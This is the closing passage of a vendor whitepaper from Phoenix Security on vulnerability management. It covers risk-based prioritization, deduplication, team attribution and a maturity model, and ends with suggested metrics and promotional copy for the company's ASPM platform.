- Whether the vulnerability is in an externally facing asset.
- Accessibility of the asset from external sources or easily from internal sources without compensating controls.
- Attack path analysis, including understanding which attacks can be chained to exploit the vulnerability.

Stage 3 - Business Impact: The Bottom Line

Here, the focus shifts to incorporating elements of business impact into the risk assessment formula.

Critical Elements to Evaluate:


- Whether the asset processes sensitive or critical information
- Regulatory compliance of the asset or the associated system/application
- The scale of users potentially impacted due to the vulnerability

[61] https://phoenix.security/cwe-cisa-kev-analysis/
[62] https://phoenix.security/linking-epss-vulnerabilities-mitre/

FAIR analysis can be employed at this stage, although it's often seen as the "PhD level" of risk assessment—more complex but can be more rewarding.

Stage 4 - Manual Triage: The Human Touch

This is the stage where you roll up your sleeves and get your hands dirty. It is crucial to involve analysts, developers, and engineers in formulating a comprehensive remediation plan and eliminating any remaining noise.
Outcome: Implementing this structured approach can dramatically reduce the total number of vulnerabilities requiring analysis from a staggering 207,000 to a more manageable 400, thereby accelerating risk remediation.
Prioritizing vulnerabilities can be a lengthy process, but it is critical to helping an organization effectively utilize its limited resources.



A risk-based approach to prioritize vulnerabilities is the best method.
Risk can be applied at different levels of an application and organization (this is extremely important when it comes to displaying metrics to leadership associated with the specific teams that are accountable for the identified risks).

Deduplication

When you have more than one tool in the mix, you will likely have duplicative results from them. Duplication usually manifests in 2 ways:

1. Duplication from multiple scans from the same tool at different scanning times.
2. Duplication from multiple scanning tools. This means the same issue was detected on two (2) or more tools because of scanning overlap (i.e. 2 code scanners scanning the same repo).
3. Duplication from multiple scans from the same or similar tools but at different points in the development process. This means the same issue is detected because you are scanning the same fundamental code on different stages of its lifecycle (i.e. a container scanner while scanning the artifact and a code scanner while scanning the repo are identifying the same CVE).


Routing/ Attribution

This stage is when you identify who owns the specific issue and deliver/discuss it with them. The issue of attribution is that not all the tools are linked to the team, and not all the repositories are easily linkable to teams. That's where an asset management and centralized vulnerability management tool comes in handy in identifying who does what and where. Also, elements identified by a CSPM are not easily tied to who runs the terraform script and who owns the application stack. A single team does not own all the elements in a cloud environment.

The best way to deal with attribution is by identifying

- Who owns the entire application?
- Who runs the code where the vulnerability was discovered?
- Where was the application deployed when the vulnerability was discovered?
- Who is responsible for the application/ component/ service in each of the locations?

Section 5 - Vulnerability Management Framework and Maturity Model - Triage Framework



LEVEL	DETECTION	AGGREGATION/ DEDUPLICATION	PRIORITIZATION	ACTION	MEASUREMENT
DSOMM MAPPING	TEST & VERIFICATION	TRIAGE	TRIAGE	CULTURE & ORG	MONITORING
SAMM V2 MAPPING	SECURITY TESTING	DEFECT MANAGEMENT	DEFECT MANAGEMENT	DEFECT MANAGEMENT	MEASURE & IMPROVE STREAM B
M0	No Scan No Detection No Pentest	No Aggregation	No Prioritization	No action, ad-hoc reaction	No measurement No tracking
M1	Policy mandating scanning requirements / Secure SDLC Regular Pentest / External Scan No SCA/ Library detection	Aggregate Vulnerabilities in entral place	Prioritization based on vulnerability severity	Fix based on severity	Number of vulnerabilities
M2	Policy mandating scanning requirements / Secure SDLC Regular Pen-test / External Scan Ad-how Static analysis Infra Vulnerability - L1 (O/S - Endpoint, Installed Apps) SAST - Static Code Analysis or SCA	Aggregate vulnerabilities per business application Aggregation of Assets Deduplication - L0 - Manual	Prioritization based on vulnerability severity Prioritization based on SLA (severity)	Fix based on severity Triage & Assess	Number of vulnerabilities SLA per criticality
M3	Policy mandating scanning requirements / Secure SDLC Regular Pen-test / External Scan Automated Static code analysis Infra Vulnerability - L2 (Image Scanning, O/S - Servers, O/S - Endpoint, Installed Apps, Network Scanning) Automated Library assessment / OSS- SCA Code Peer review	Aggregate vulnerabilities per business application Aggregation of Assets Asset contextualization (business) Deduplication L1 - Automated - (Assets Dedup, CVE Dedup)	Prioritization based on vulnerability severity Prioritization based on Risk/ Risk Based SLA Prioritization based on Cyber threat intelligence	Fix based on Risk/ SLA Triage & Assess / Exception management - L1 (False Positives)	Number of vulnerabilities SLA per criticality
M4	Policy mandating scanning requirements / Secure SDLC Bug Bounty/ Pentest Automated Static analysis Automated SCA Automate TEST WEB/ DAST API Assessment Code Peer review Infra Vulnerability - L3 (Image Scanning, O/S - Servers, O/S - Endpoint, Installed Apps, Network Scanning) Container Scan Cloud assessment/ IaC	Aggregate vulnerabilities per business application Aggregation of Assets Asset contextualization (business) Contextual Location of assets Deduplication L2- Automated - (Assets Dedup, CVE Dedup, Contextual Deduplication) Track the users / team operating on assets	Prioritization based on vulnerability severity Prioritization with Risk/ Risk based SLA Prioritization based on Cyber threat intel Prioritization based on business contextual information	Fix based on Risk/ SLA Triage & Assess / Triage & Schedule (sprint planning) - Backlog management Exception management - L2 (Mitigation controls, False Positives)	SLA per criticality SLA Risk based Mean time to resolution Security balance False Positive/Exception rate Security insights
M5	Policy mandating scanning requirements / Secure SDLC Automated Pentest Bug Bounty/Pentest Automated Static Analysis Automated SCA Automated DAST WEB/ Automated API Container Scan / Preflight Container Build Code Peer review Infra Vulnerability - L3 (Image Scanning, O/S - Servers, O/S - Endpoint, Installed Apps, Network Scanning) Cloud assessment/ Automated IaC	Aggregate vulnerabilities Aggregation of Assets Deduplication L3 - (Assets Dedup, CVE Dedup, Automated Function SCA-SAST, Contextual Deduplication) Self Declared Asset/ Centralization of assets declaration Contextualization (business) with Business Impact Self Declared Contextual Location of assets/ Tag based Track the users / team operating on assets Track new assets automatically	Prioritization based on vulnerability severity Prioritization with RISK/ Risk based SLA, Prioritization based on TEAM OKR Prioritization based on Cyber threat intel, Prioritization based on Contextual information Prioritization based on business contextual information,	Fix based on Risk/ SLA Triage & Assess / Triage & Schedule (sprint planning) - Backlog management Exception management - L3 (Mitigation controls, False Positives, Risk Acceptance)	Mean time to resolution/ MTTR Users Stories vs Security Security backlog burn-down SLA Risk based , False Positive/Exception rate Technology Insights Security OKR Security Insights Build vs Fix stories Localised insights (per business application)

Vulnerability Management Framework Details video and material available on Phoenix Security website[63]

This framework is in constant evolution. For the latest details, check the guide at https://www.youtube.com/playlist?list=PLVlvQpDxsvqHWQfqej5Gs7bOd-cq8JO24

Also, refer to the following guide for a detailed description for each section: https://phoenix.security/vulnerability-management-framework/

What are the different maturity levels for a vulnerability process?


- **Level 0: Absent—**At this level, the organization does not have a formal process for vulnerability scan, triage, discovery, or assessment. Identifying and remedying vulnerabilities is reactive, based on random discovery, and there is no systematic approach to prioritizing vulnerabilities based on their severity, risk, context**,** or potential impact.
- **Level 1: Initial—**At this level, the organization has a basic process/policy for vulnerability scan and triage. There is some awareness about the importance of vulnerability management, and vulnerabilities are tracked and reported to relevant teams. However, the process is still reactive, and remediation activities have no formal prioritization or scheduling.
- **Level 2: Managed** - At this level, the organization has a well-defined and managed process for a vulnerability scan, and some triage level. Vulnerabilities are identified and tracked systematically, and there is an initial prioritization process based on the severity and potential impact of the vulnerability. Initial steps for SLA prioritization might be in place. There is some level of aggregation of vulnerability and measurement.
- **Level 3: Defined** - At this level, the organization has a mature and well-defined process for vulnerability scan/test, discovery, triage and measured remediation, fully integrated into the overall security program. The process is well-documented

[63] https://phoenix.security/whitepapers-resources/whitepaper-aspm-programs-appsec/

and communicated to all relevant parties, and there are clear roles and responsibilities for vulnerability management. Vulnerabilities are prioritized based on a risk-based approach, and remediation activities are regularly monitored and reported on. There is a well-defined approach on exception management with a mitigation approach.

- **Level 4: Quantitatively Managed -** At this level, the organization has a fully mature process for vulnerability scan/test, discovery, triage and measured remediation, which is data-driven and quantitatively managed. Vulnerabilities are prioritized based on a comprehensive risk assessment that considers the likelihood and potential impact of exploitation. There is ongoing monitoring and reporting on vulnerability management metrics, and the process is continually optimized based on data-driven insights. There is a well-defined approach on exception management rapid and systematic threat modeling with a mitigation approach.
- **Level 5: Optimizing** - At this level, the organization has a fully optimized and mature process for vulnerability scan/test, discovery, triage and measured remediation that is continually tested and benchmarked, refined and improved. The process is fully integrated into the overall security program, with ongoing collaboration and communication across all relevant teams. The organization leverages the latest tools and techniques to identify and prioritize vulnerabilities, and there is a culture of continuous improvement and innovation in vulnerability management. There is a well-defined approach to exception management, as well as rapid and systematic threat modeling with mitigations.

Conclusions


EMBARK ON YOUR CYBERSECURITY TRANSFORMATION PREVENTING BURNOUT
IDENTIFY PROBLEMS
ORGANIZE, PRIORITIZE, CONTEXTUALIZE
ACTIONS ON RISK
Dashboard
Overall Company Risk Score
Overall Risk Breakdown
Critical
870
Organisation Risk Evolution
Push to Jira
Send on Slack
Send via Email
GRAPH VISULISATION
PRIORITIY LIST OF VULNERABILITY
SET TARGET

In conclusion, this whitepaper has journeyed through the multifaceted landscape of vulnerability management and application security, emphasizing the pivotal shift towards a data-driven approach and the critical need for precise attribution of vulnerabilities to appropriate teams.

This book provides an overview of the vulnerability management process. To get more details, you can refer to https://phoenix.security/vulnerability-management-framework/

Phoenix Security is a comprehensive code to cloud ASPM, revolutionizing how organizations manage their digital assets and vulnerabilities. This platform excels in three critical areas, profoundly impacting an organization's security posture and efficiency in vulnerability management.

Firstly, Phoenix Security organizes applications and traces their connection to cloud environments, providing a structured and comprehensive overview of an organization's application portfolio. This granular visibility ensures that every digital asset is accurately accounted for and its risk assessed within its operational context. By mapping applications to their cloud infrastructure, Phoenix Security not only enhances visibility but also facilitates a systematic reduction of the attack surface—visibly decreasing it by 10% in the first 30 days and by 30% within 90 days. This capability is instrumental in maintaining up-to-date asset inventories, which is crucial for effective vulnerability management and security posture optimization.

Secondly, Phoenix Security specializes in attributing contextualized vulnerabilities, pinpointing exactly which team is responsible for what aspect of the digital estate. This precision transforms the traditionally overwhelming backlog of security tasks into a clear, prioritized list of actionable items. Such clarity has been shown to double the efficiency of remediation efforts on critical issues, ultimately streamlining the process of securing applications and their environments.

Lastly, Phoenix Security empowers Chief Information Security Officers (CISOs) to set and pursue risk-based targets. This approach goes beyond mere detection, allowing for the strategic alignment of remediation efforts with the organization's broader business objectives. By enabling CISOs to influence stakeholders effectively, Phoenix Security plays a crucial role in reducing the overall attack surface risk, marking it as the most beneficial feature for securing digital assets against emerging threats.

The evolution of application security, cloud security and vulnerability management practices over the past decade has highlighted a significant gap between the advancement of technologies and the methodologies used to manage assets, processes and ownership effectively. Despite adopting DevSecOps methodologies aiming to integrate security earlier in the development process, the core procedures surrounding vulnerability management, including the detection, prioritization and remediation of vulnerabilities, have seen limited evolution.

The advent of Infrastructure as Code (IaC), containerization and new deployment methodologies has fundamentally altered the threat landscape, necessitating reevaluating how vulnerabilities are addressed. This changing environment underscores the increasing importance and complexity of the roles played by product and application security teams. These teams now navigate a blurred line between code and runtime environments, striving

to create clarity from chaos by simplifying the prioritization and remediation processes for developers.
However, a common pitfall for many vulnerability and application security programs remains the initial focus on tool acquisition over the establishment of robust processes for issue attribution and remediation. The consequence is an overwhelming volume of vulnerabilities, with a significant portion being of low importance, leading to confusion and inefficiency.

This paper argues for the adoption of a data-driven approach to vulnerability management, where decisions are informed by comprehensive data analysis and the context of each vulnerability. Based on risk assessment and business impact, by implementing a structured framework for prioritization, organizations can focus their efforts on vulnerabilities that pose the most significant threat to their operations. Moreover, automation and effective use of technology can streamline the triage process, thus reducing the time from detection to remediation.

The collaboration between cross-functional teams, facilitated by clear communication and the right tools, is crucial for attributing vulnerabilities to the teams best equipped to address them. This requires a cultural shift towards shared responsibility for security within organizations, transcending traditional silos.

Reflecting on the insights and strategies outlined by esteemed contributors, it is evident that achieving a mature vulnerability management program necessitates a holistic approach, encompassing not only technological solutions but also organizational culture, processes and education. As the landscape continues to evolve, so too must the strategies organizations employ to protect their assets and customers from the ever-present threat of cyber-attacks.

In homage to the dedicated professionals and reviewers who have contributed to this discourse, our collective ambition is that this whitepaper serves as a beacon, guiding organizations toward a more secure, efficient and resilient future. As we navigate the complexities of the modern cyber world, let us remember that clarity from chaos is not just an ideal but an attainable goal, with data-driven decision-making and precise vulnerability attribution at its core.

References

Measurements are vital to maturing practically anything, including security tools and processes.

Here are a few metrics to get you started:

- For teams
  - Mean time to resolution
  - Mean time to detect
  - Number of unique issues
  - Number of vulnerabilities per type

For more metrics:
https://phoenix.security/whitepapers-resources/data-driven-application-security-vulnerability-management-are-sla-slo-dead/

- Vulnerability classes (hard-coded secrets, XSS, public s3 buckets, etc.) detected by one or more tools and in aggregated results
- Security issues fixed, risk/severity reduced or risk accepted on an ongoing basis by tools and in aggregated results (bucketed by business unit so that leadership can see where the highest risk is to the overall organization)
- False Positive/Negative by tool/technologies
- un-scan repo/tool vs scanned repo, assets - this can communicate the usage of tools by the team
- Total alerts/issues found by tools/automation vs manual process (also track what manual process uncovered the issue)
- High or critical issues based on vulnerability/misconfiguration class fixed before a production release
- Issues deduplicated by a tool or issues class

“Thank you for reading this book. As requested, please share this knowledge with the next generation of security professionals.
Mentoring and teaching have always been an integral part of what I did and helped me learn deeper with the joy of giving back.”

Francesco Cipollone CISO & Co-Founder Phoenix Security Actionable ASPM

Building Resilient Vulnerability Management on Application Security and Cloud Security

Forging the Path Ahead Together: A Community-Written Guide for Practitioners & CISOs, by Practitioners & CISOs

PHOENIX
SECURITY

ACT today on vulnerabilities
ACT today on RISK

ACT today with Phoenix Security

Building applications in the cloud-native world and securing applications and infrastructure is challenging, and you can get lost.
"Building Resilient Application & Cloud Security Program to Manage Vulnerabilities" offers a comprehensive guide to implementing and scaling security programs for businesses of all sizes leveraging the power of ASPM.

This book provides a data-driven approach to vulnerability management, helping you leverage frameworks that ensure robust application and cloud security. It covers everything from Service Level Agreements (SLAs) to integrating and scaling security scanners, offering practical insights into managing vulnerabilities in both modern software environments and traditional infrastructure.

Inside, you'll find:

- Strategies for building and scaling application security programs.
- Best practices for integrating security tools in cloud-native environments.
- Guides on vulnerability management frameworks.
- Techniques for addressing infrastructure vulnerabilities.

Written by industry leaders Francesco Cipollone, Anuprita Patankar, Chris Hughes, Chintan Gurjar, Sam Moore, Omo Osiagiede, Timo Pagel, and Kane Narraway, this book is an essential resource for creating resilient, scalable, and effective security programs.

3rd Edition